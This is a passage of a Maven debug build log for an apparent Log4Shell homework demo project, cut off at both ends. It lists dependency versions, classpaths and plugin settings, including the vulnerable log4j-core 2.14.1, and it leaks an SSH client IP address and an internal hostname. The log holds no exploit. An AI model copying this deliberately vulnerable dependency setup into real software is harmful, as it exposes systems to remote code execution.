**}, user.home=/home/ec2-user, postgresql.version=42.2.23, reactive-streams.version=1.0.3, env.DBUS\_SESSION\_BUS\_ADDRESS=unix:path=/run/user/1000/bus, jmustache.version=1.15, querydsl.version=4.4.0, appengine-sdk.version=1.9.91, thymeleaf-layout-dialect.version=2.5.3, hamcrest.version=2.2, os.version=6.1.134-152.225.amzn2023.x86\_64, commons-pool.version=1.6, jakarta-jms.version=2.0.3, jakarta-transaction.version=1.3.3, env.MAIL=/var/spool/mail/ec2-user, java.vm.name=OpenJDK 64-Bit Server VM, maven-help-plugin.version=3.2.0, mimepull.version=1.9.15, json-path.version=2.5.0, jaxen.version=1.2.0, johnzon.version=1.2.14, os.arch=amd64, spring-batch.version=4.3.3, couchbase-client.version=3.1.7, derby.version=10.14.2.0, javax-jsonb.version=1.0, rxjava2.version=2.2.21, javax-jaxws.version=2.3.1, json-smart.version=2.4.7, javax-websocket.version=1.1, commons-codec.version=1.15, caffeine.version=2.9.2, h2.version=1.4.200, env.JAVA\_HOME=/usr/lib/jvm/java-17, java.vm.compressedOopsMode=32-bit, pooled-jms.version=1.2.2, unboundid-ldapsdk.version=4.0.14, thymeleaf-extras-springsecurity.version=3.0.4.RELEASE, javax-jaxb.version=2.3.1, sqlite-jdbc.version=3.34.0, jakarta-servlet-jsp-jstl.version=1.2.7, activemq.version=5.16.3, httpasyncclient.version=4.1.4, jtds.version=1.3.1, javax-jms.version=2.0.1, jakarta-websocket.version=1.1.2, env.LOGNAME=ec2-user, spring-security.version=5.5.2, hibernate-validator.version=6.2.0.Final, assertj.version=3.19.0, jakarta-xml-soap.version=1.4.2, influxdb-java.version=2.21, httpcore5.version=5.1.1, lombok.version=1.18.20, maven.compiler.target=11, jakarta-xml-ws.version=2.3.3, env.S\_COLORS=auto, library.jansi.path=/usr/share/maven/lib/jansi-native, env.XDG\_SESSION\_CLASS=user, commons-pool2.version=2.9.0, jackson-bom.version=2.12.5, env.VIRTUAL\_ENV=/home/ec2-user/log4shell-homework/venv, spring-retry.version=1.3.1, maven-invoker-plugin.version=3.2.2, maven-antrun-plugin.version=1.8, maven.conf=/usr/share/maven/conf, sun.java.launcher=SUN\_STANDARD, resource.delimiter=@, javax-json.version=1.1.4, jboss-logging.version=3.4.2.Final, maven-resources-plugin.version=3.2.0, javax-validation.version=2.0.1.Final, netty.version=4.1.68.Final, jetty-jsp.version=2.2.0.v201112011158, maven-source-plugin.version=3.2.1, jetty.version=9.4.43.v20210629, rxjava.version=1.3.8, elasticsearch.version=7.12.1, java.runtime.name=OpenJDK Runtime Environment, env.XDG\_SESSION\_ID=8, rest-assured.version=4.3.3, env.SYSTEMD\_COLORS=false, maven-deploy-plugin.version=2.8.2, env.MAVEN\_CMD\_LINE\_ARGS= clean package -X, log4j2.version=2.14.1, maven-failsafe-plugin.version=2.22.2, spring-framework.version=5.3.10, dropwizard-metrics.version=4.1.25, git-commit-id-plugin.version=4.0.5, kotlin-coroutines.version=1.5.2, hazelcast-hibernate5.version=2.2.1, htmlunit.version=2.49.1, env.TERM=xterm-256color, sun.arch.data.model=64, spring-restdocs.version=2.0.5.RELEASE, freemarker.version=2.3.31, thymeleaf.version=3.0.12.RELEASE, jakarta-json.version=1.1.6, janino.version=3.1.6, maven-jar-plugin.version=3.2.0, maven-compiler-plugin.version=3.8.1, java.specification.vendor=Oracle Corporation, rabbit-amqp-client.version=5.12.0, java.version.date=2025-04-15, spring-amqp.version=2.3.10, java.home=/usr/lib/jvm/java-17-amazon-corretto.x86\_64, maven-war-plugin.version=3.3.2, jolokia.version=1.6.2, sun.management.compiler=HotSpot 64-Bit Tiered Compilers, jetty-reactive-httpclient.version=1.1.10, env.PATH=/home/ec2-user/log4shell-homework/venv/bin:/home/ec2-user/.local/bin:/home/ec2-user/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin, maven-dependency-plugin.version=3.1.2, httpclient.version=4.5.13, env.LS\_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=01;37;41:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:\*.tar=01;31:\*.tgz=01;31:\*.arc=01;31:\*.arj=01;31:\*.taz=01;31:\*.lha=01;31:\*.lz4=01;31:\*.lzh=01;31:\*.lzma=01;31:\*.tlz=01;31:\*.txz=01;31:\*.tzo=01;31:\*.t7z=01;31:\*.zip=01;31:\*.z=01;31:\*.dz=01;31:\*.gz=01;31:\*.lrz=01;31:\*.lz=01;31:\*.lzo=01;31:\*.xz=01;31:\*.zst=01;31:\*.tzst=01;31:\*.bz2=01;31:\*.bz=01;31:\*.tbz=01;31:\*.tbz2=01;31:\*.tz=01;31:\*.deb=01;31:\*.rpm=01;31:\*.jar=01;31:\*.war=01;31:\*.ear=01;31:\*.sar=01;31:\*.rar=01;31:\*.alz=01;31:\*.ace=01;31:\*.zoo=01;31:\*.cpio=01;31:\*.7z=01;31:\*.rz=01;31:\*.cab=01;31:\*.wim=01;31:\*.swm=01;31:\*.dwm=01;31:\*.esd=01;31:\*.jpg=01;35:\*.jpeg=01;35:\*.mjpg=01;35:\*.mjpeg=01;35:\*.gif=01;35:\*.bmp=01;35:\*.pbm=01;35:\*.pgm=01;35:\*.ppm=01;35:\*.tga=01;35:\*.xbm=01;35:\*.xpm=01;35:\*.tif=01;35:\*.tiff=01;35:\*.png=01;35:\*.svg=01;35:\*.svgz=01;35:\*.mng=01;35:\*.pcx=01;35:\*.mov=01;35:\*.mpg=01;35:\*.mpeg=01;35:\*.m2v=01;35:\*.mkv=01;35:\*.webm=01;35:\*.webp=01;35:\*.ogm=01;35:\*.mp4=01;35:\*.m4v=01;35:\*.mp4v=01;35:\*.vob=01;35:\*.qt=01;35:\*.nuv=01;35:\*.wmv=01;35:\*.asf=01;35:\*.rm=01;35:\*.rmvb=01;35:\*.flc=01;35:\*.avi=01;35:\*.fli=01;35:\*.flv=01;35:\*.gl=01;35:\*.dl=01;35:\*.xcf=01;35:\*.xwd=01;35:\*.yuv=01;35:\*.cgm=01;35:\*.emf=01;35:\*.ogv=01;35:\*.ogx=01;35:\*.aac=01;36:\*.au=01;36:\*.flac=01;36:\*.m4a=01;36:\*.mid=01;36:\*.midi=01;36:\*.mka=01;36:\*.mp3=01;36:\*.mpc=01;36:\*.ogg=01;36:\*.ra=01;36:\*.wav=01;36:\*.oga=01;36:\*.opus=01;36:\*.spx=01;36:\*.xspf=01;36:, jsonassert.version=1.5.0, file.encoding=UTF-8, gson.version=2.8.8, sun-mail.version=1.6.7, jakarta-annotation.version=1.3.5, env.HOSTNAME=ip-172-31-46-85.us-east-2.compute.internal, env.SHLVL=1, mssql-jdbc.version=9.2.1.jre8, snakeyaml.version=1.28, okhttp3.version=3.14.9, liquibase.version=4.3.5, httpcore.version=4.4.14, lettuce.version=6.1.5.RELEASE, classworlds.conf=/usr/share/maven/bin/m2.conf, sun.io.unicode.encoding=UnicodeLittle, kotlin.version=1.5.31, wsdl4j.version=1.6.3, tomcat.version=9.0.53, sendgrid.version=4.7.5, env.SSH\_CLIENT=76.141.92.20 44903 22, glassfish-jaxb.version=2.3.5, spring-ws.version=3.1.1, commons-lang3.version=3.12.0, os.name=Linux, junit.version=4.13.2, jetty-el.version=9.0.52, env.SELINUX\_USE\_CURRENT\_RANGE=, db2-jdbc.version=11.5.6.0, maven.build.timestamp=2025-05-29T00:37:14Z, env.SSH\_CONNECTION=76.141.92.20 44903 172.31.46.85 22, reactor-bom.version=2020.0.11, maven-enforcer-plugin.version=3.0.0, jstl.version=1.2, quartz.version=2.3.2, javax-money.version=1.1, spring-hateoas.version=1.3.4, path.separator=:, env.SHELL=/bin/bash, jakarta-validation.version=2.0.2, env.HISTSIZE=1000, maven.multiModuleProjectDirectory=/home/ec2-user/log4shell-homework, oracle-database.version=21.1.0.0, env.MAVEN\_PROJECTBASEDIR=/home/ec2-user/log4shell-homework, java.vm.info=mixed mode, sharing, cassandra-driver.version=4.11.3, env.USER=ec2-user, java.class.version=61.0, xml-maven-plugin.version=1.0.2, sun.jnu.encoding=UTF-8, xmlunit2.version=2.8.2, jakarta-mail.version=1.6.7, slf4j.version=1.7.32, r2dbc-bom.version=Arabba-SR10, solr.version=8.8.2, saaj-impl.version=1.5.3, nimbus-jose-jwt.version=9.10.1, maven.build.version=Apache Maven 3.8.4 (Red Hat 3.8.4-3.amzn2023.0.5), hikaricp.version=4.0.3, maven.home=/usr/share/maven, netty-tcnative.version=2.0.43.Final, maven-shade-plugin.version=3.2.4, sun.stderr.encoding=UTF-8, jakarta-json-bind.version=1.0.2, file.separator=/, line.separator=**

**, sun.stdout.encoding=UTF-8, env.SSH\_TTY=/dev/pts/0, spring-kafka.version=2.7.7, jersey.version=2.33, user.name=ec2-user, hazelcast.version=4.1.5, env.SELINUX\_LEVEL\_REQUESTED=, jdom2.version=2.0.6, atomikos.version=4.0.6, aspectj.version=1.9.7, hsqldb.version=2.5.2, ojdbc.version=19.3.0.0, env.XDG\_RUNTIME\_DIR=/run/user/1000, webjars-locator-core.version=0.46, project.reporting.outputEncoding=UTF-8, env.MOTD\_SHOWN=pam, env.XDG\_SESSION\_TYPE=tty, oauth2-oidc-sdk.version=9.9.1, awaitility.version=4.0.3, env.OLDPWD=/home/ec2-user/log4shell-homework, env.PWD=/home/ec2-user/log4shell-homework, embedded-mongo.version=3.0.0, env.LESSOPEN=||/usr/bin/lesspipe.sh %s, spring-ldap.version=2.3.4.RELEASE, java.class.path=/usr/share/maven/boot/plexus-classworlds-2.6.0.jar, dependency-management-plugin.version=1.0.11.RELEASE, env.HOME=/home/ec2-user, java.vm.vendor=Amazon.com Inc., maven-javadoc-plugin.version=3.2.0, servlet-api.version=4.0.1, rsocket.version=1.1.1, jakarta-persistence.version=2.2.3, artemis.version=2.17.0, groovy.version=3.0.9, javax-cache.version=1.1.1, logback.version=1.2.6, prometheus-pushgateway.version=0.10.0, sun.cpu.endian=little, versions-maven-plugin.version=2.8.1, user.language=en, jedis.version=3.6.3, maven-clean-plugin.version=3.1.0, javax-mail.version=1.6.2, maven-surefire-plugin.version=2.22.2, javax-annotation.version=1.3.2, spring-data-bom.version=2021.0.5, mysql.version=8.0.26, classmate.version=1.5.1, jaybird.version=4.0.3.java8, antlr2.version=2.7.7, selenium.version=3.141.59, glassfish-el.version=3.0.4, project.build.sourceEncoding=UTF-8, jooq.version=3.14.15, java.vendor.url.bug=https://github.com/corretto/corretto-17/issues/, user.dir=/home/ec2-user/log4shell-homework, ehcache.version=2.10.9.2, junit-jupiter.version=5.7.2, java.vm.version=17.0.15+6-LTS, neo4j-java-driver.version=4.2.7, jakarta-activation.version=1.2.2, spring-session-bom.version=2021.0.2}**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[DEBUG] resource with targetPath null**

**directory /home/ec2-user/log4shell-homework/src/test/resources**

**excludes []**

**includes []**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources**

**[DEBUG] no use filter components**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---**

**[DEBUG] Configuring mojo org.apache.maven.plugins:maven-compiler-plugin:3.8.1:testCompile from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]**

**[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-compiler-plugin:3.8.1:testCompile' with basic configurator -->**

**[DEBUG] (f) basedir = /home/ec2-user/log4shell-homework**

**[DEBUG] (f) buildDirectory = /home/ec2-user/log4shell-homework/target**

**[DEBUG] (f) compilePath = [/home/ec2-user/log4shell-homework/target/classes, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar, /home/ec2-user/.m2/repository/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar, /home/ec2-user/.m2/repository/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar, /home/ec2-user/.m2/repository/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar, /home/ec2-user/.m2/repository/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-log4j2/2.5.5/spring-boot-starter-log4j2-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-slf4j-impl/2.14.1/log4j-slf4j-impl-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-jul/2.14.1/log4j-jul-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar]**

**[DEBUG] (f) compileSourceRoots = [/home/ec2-user/log4shell-homework/src/test/java]**

**[DEBUG] (f) compilerId = javac**

**[DEBUG] (f) debug = true**

**[DEBUG] (f) encoding = UTF-8**

**[DEBUG] (f) failOnError = true**

**[DEBUG] (f) failOnWarning = false**

**[DEBUG] (f) forceJavacCompilerUse = false**

**[DEBUG] (f) fork = false**

**[DEBUG] (f) generatedTestSourcesDirectory = /home/ec2-user/log4shell-homework/target/generated-test-sources/test-annotations**

**[DEBUG] (f) mojoExecution = org.apache.maven.plugins:maven-compiler-plugin:3.8.1:testCompile {execution: default-testCompile}**

**[DEBUG] (f) optimize = false**

**[DEBUG] (f) outputDirectory = /home/ec2-user/log4shell-homework/target/test-classes**

**[DEBUG] (f) parameters = true**

**[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml**

**[DEBUG] (f) session = org.apache.maven.execution.MavenSession@2dddc1b9**

**[DEBUG] (f) showDeprecation = false**

**[DEBUG] (f) showWarnings = false**

**[DEBUG] (f) skipMultiThreadWarning = false**

**[DEBUG] (f) source = 11**

**[DEBUG] (f) staleMillis = 0**

**[DEBUG] (s) target = 11**

**[DEBUG] (f) testPath = [/home/ec2-user/log4shell-homework/target/test-classes, /home/ec2-user/log4shell-homework/target/classes, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar, /home/ec2-user/.m2/repository/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar, /home/ec2-user/.m2/repository/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar, /home/ec2-user/.m2/repository/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar, /home/ec2-user/.m2/repository/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-log4j2/2.5.5/spring-boot-starter-log4j2-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-slf4j-impl/2.14.1/log4j-slf4j-impl-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-jul/2.14.1/log4j-jul-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar]**

**[DEBUG] (f) useIncrementalCompilation = true**

**[DEBUG] (f) verbose = false**

**[DEBUG] -- end configuration --**

**[DEBUG] Using compiler 'javac'.**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---**

**[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for snapshots (http://snapshots.maven.codehaus.org/maven2).**

**[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for central (http://repo1.maven.org/maven2).**

**[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=1168133, ConflictMarker.markTime=2374090, ConflictMarker.nodeCount=114, ConflictIdSorter.graphTime=440624, ConflictIdSorter.topsortTime=33317, ConflictIdSorter.conflictIdCount=37, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=3661681, ConflictResolver.conflictItemCount=79, DefaultDependencyCollector.collectTime=72056975, DefaultDependencyCollector.transformTime=7709973}**

**[DEBUG] org.apache.maven.plugins:maven-surefire-plugin:jar:2.22.2**

**[DEBUG] org.apache.maven.surefire:maven-surefire-common:jar:2.22.2:compile**

**[DEBUG] org.apache.maven:maven-plugin-api:jar:2.2.1:compile (version managed from default)**

**[DEBUG] org.apache.maven.plugin-tools:maven-plugin-annotations:jar:3.5.2:compile (scope managed from default) (version managed from default)**

**[DEBUG] org.apache.maven.surefire:surefire-api:jar:2.22.2:compile (version managed from default)**

**[DEBUG] org.apache.maven.surefire:surefire-logger-api:jar:2.22.2:compile (version managed from default)**

**[DEBUG] org.apache.maven.surefire:surefire-booter:jar:2.22.2:compile (version managed from default)**

**[DEBUG] org.apache.maven:maven-artifact:jar:2.2.1:compile (version managed from default)**

**[DEBUG] org.codehaus.plexus:plexus-utils:jar:1.5.15:compile**

**[DEBUG] org.apache.maven:maven-plugin-descriptor:jar:2.2.1:compile (version managed from default)**

**[DEBUG] org.codehaus.plexus:plexus-container-default:jar:1.0-alpha-9-stable-1:compile**

**[DEBUG] junit:junit:jar:4.12:compile (version managed from default)**

**[DEBUG] org.hamcrest:hamcrest-core:jar:1.3:compile**

**[DEBUG] org.apache.maven:maven-project:jar:2.2.1:compile (version managed from default)**

**[DEBUG] org.apache.maven:maven-settings:jar:2.2.1:compile (version managed from default)**

**[DEBUG] org.apache.maven:maven-profile:jar:2.2.1:compile**

**[DEBUG] org.apache.maven:maven-artifact-manager:jar:2.2.1:compile**

**[DEBUG] backport-util-concurrent:backport-util-concurrent:jar:3.1:compile**

**[DEBUG] org.apache.maven:maven-plugin-registry:jar:2.2.1:compile**

**[DEBUG] org.codehaus.plexus:plexus-interpolation:jar:1.11:compile**

**[DEBUG] org.apache.maven:maven-model:jar:2.2.1:compile (version managed from default)**

**[DEBUG] org.apache.maven:maven-core:jar:2.2.1:compile (version managed from default) (exclusions managed from default)**

**[DEBUG] org.apache.maven:maven-plugin-parameter-documenter:jar:2.2.1:compile**

**[DEBUG] org.slf4j:slf4j-jdk14:jar:1.5.6:runtime**

**[DEBUG] org.slf4j:slf4j-api:jar:1.5.6:runtime**

**[DEBUG] org.slf4j:jcl-over-slf4j:jar:1.5.6:runtime**

**[DEBUG] org.apache.maven.reporting:maven-reporting-api:jar:3.0:compile (version managed from default)**

**[DEBUG] org.apache.maven:maven-repository-metadata:jar:2.2.1:compile**

**[DEBUG] org.apache.maven:maven-error-diagnostics:jar:2.2.1:compile**

**[DEBUG] org.apache.maven:maven-monitor:jar:2.2.1:compile**

**[DEBUG] classworlds:classworlds:jar:1.1:compile**

**[DEBUG] org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3:compile**

**[DEBUG] org.sonatype.plexus:plexus-cipher:jar:1.4:compile**

**[DEBUG] org.apache.maven:maven-toolchain:jar:2.2.1:compile (version managed from default)**

**[DEBUG] org.codehaus.plexus:plexus-java:jar:0.9.10:compile (version managed from default)**

**[DEBUG] org.ow2.asm:asm:jar:6.2:compile**

**[DEBUG] com.thoughtworks.qdox:qdox:jar:2.0-M8:compile**

**[DEBUG] Created new class realm plugin>org.apache.maven.plugins:maven-surefire-plugin:2.22.2**

**[DEBUG] Importing foreign packages into class realm plugin>org.apache.maven.plugins:maven-surefire-plugin:2.22.2**

**[DEBUG] Imported: < maven.api**

**[DEBUG] Populating class realm plugin>org.apache.maven.plugins:maven-surefire-plugin:2.22.2**

**[DEBUG] Included: org.apache.maven.plugins:maven-surefire-plugin:jar:2.22.2**

**[DEBUG] Included: org.apache.maven.surefire:maven-surefire-common:jar:2.22.2**

**[DEBUG] Included: org.apache.maven.plugin-tools:maven-plugin-annotations:jar:3.5.2**

**[DEBUG] Included: org.apache.maven.surefire:surefire-api:jar:2.22.2**

**[DEBUG] Included: org.apache.maven.surefire:surefire-logger-api:jar:2.22.2**

**[DEBUG] Included: org.apache.maven.surefire:surefire-booter:jar:2.22.2**

**[DEBUG] Included: org.codehaus.plexus:plexus-utils:jar:1.5.15**

**[DEBUG] Included: junit:junit:jar:4.12**

**[DEBUG] Included: org.hamcrest:hamcrest-core:jar:1.3**

**[DEBUG] Included: backport-util-concurrent:backport-util-concurrent:jar:3.1**

**[DEBUG] Included: org.codehaus.plexus:plexus-interpolation:jar:1.11**

**[DEBUG] Included: org.slf4j:slf4j-jdk14:jar:1.5.6**

**[DEBUG] Included: org.slf4j:jcl-over-slf4j:jar:1.5.6**

**[DEBUG] Included: org.apache.maven.reporting:maven-reporting-api:jar:3.0**

**[DEBUG] Included: org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3**

**[DEBUG] Included: org.sonatype.plexus:plexus-cipher:jar:1.4**

**[DEBUG] Included: org.codehaus.plexus:plexus-java:jar:0.9.10**

**[DEBUG] Included: org.ow2.asm:asm:jar:6.2**

**[DEBUG] Included: com.thoughtworks.qdox:qdox:jar:2.0-M8**

**[DEBUG] Configuring mojo org.apache.maven.plugins:maven-surefire-plugin:2.22.2:test from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-surefire-plugin:2.22.2, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]**

**[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-surefire-plugin:2.22.2:test' with basic configurator -->**

**[DEBUG] (s) additionalClasspathElements = []**

**[DEBUG] (s) basedir = /home/ec2-user/log4shell-homework**

**[DEBUG] (s) childDelegation = false**

**[DEBUG] (s) classesDirectory = /home/ec2-user/log4shell-homework/target/classes**

**[DEBUG] (s) classpathDependencyExcludes = []**

**[DEBUG] (s) dependenciesToScan = []**

**[DEBUG] (s) disableXmlReport = false**

**[DEBUG] (s) enableAssertions = true**

**[DEBUG] (s) encoding = UTF-8**

**[DEBUG] (f) forkCount = 1**

**[DEBUG] (s) forkMode = once**

**[DEBUG] (s) forkedProcessExitTimeoutInSeconds = 30**

**[DEBUG] (s) junitArtifactName = junit:junit**

**[DEBUG] (s) junitPlatformArtifactName = org.junit.platform:junit-platform-engine**

**[DEBUG] (s) localRepository = id: local**

**url: file:///home/ec2-user/.m2/repository/**

**layout: default**

**snapshots: [enabled => true, update => always]**

**releases: [enabled => true, update => always]**

**blocked: false**

**[DEBUG] (f) parallelMavenExecution = false**

**[DEBUG] (s) parallelOptimized = true**

**[DEBUG] (s) perCoreThreadCount = true**

**[DEBUG] (s) pluginArtifactMap = {org.apache.maven.plugins:maven-surefire-plugin=org.apache.maven.plugins:maven-surefire-plugin:maven-plugin:2.22.2:, org.apache.maven.surefire:maven-surefire-common=org.apache.maven.surefire:maven-surefire-common:jar:2.22.2:compile, org.apache.maven:maven-plugin-api=org.apache.maven:maven-plugin-api:jar:2.2.1:compile, org.apache.maven.plugin-tools:maven-plugin-annotations=org.apache.maven.plugin-tools:maven-plugin-annotations:jar:3.5.2:compile, org.apache.maven.surefire:surefire-api=org.apache.maven.surefire:surefire-api:jar:2.22.2:compile, org.apache.maven.surefire:surefire-logger-api=org.apache.maven.surefire:surefire-logger-api:jar:2.22.2:compile, org.apache.maven.surefire:surefire-booter=org.apache.maven.surefire:surefire-booter:jar:2.22.2:compile, org.apache.maven:maven-artifact=org.apache.maven:maven-artifact:jar:2.2.1:compile, 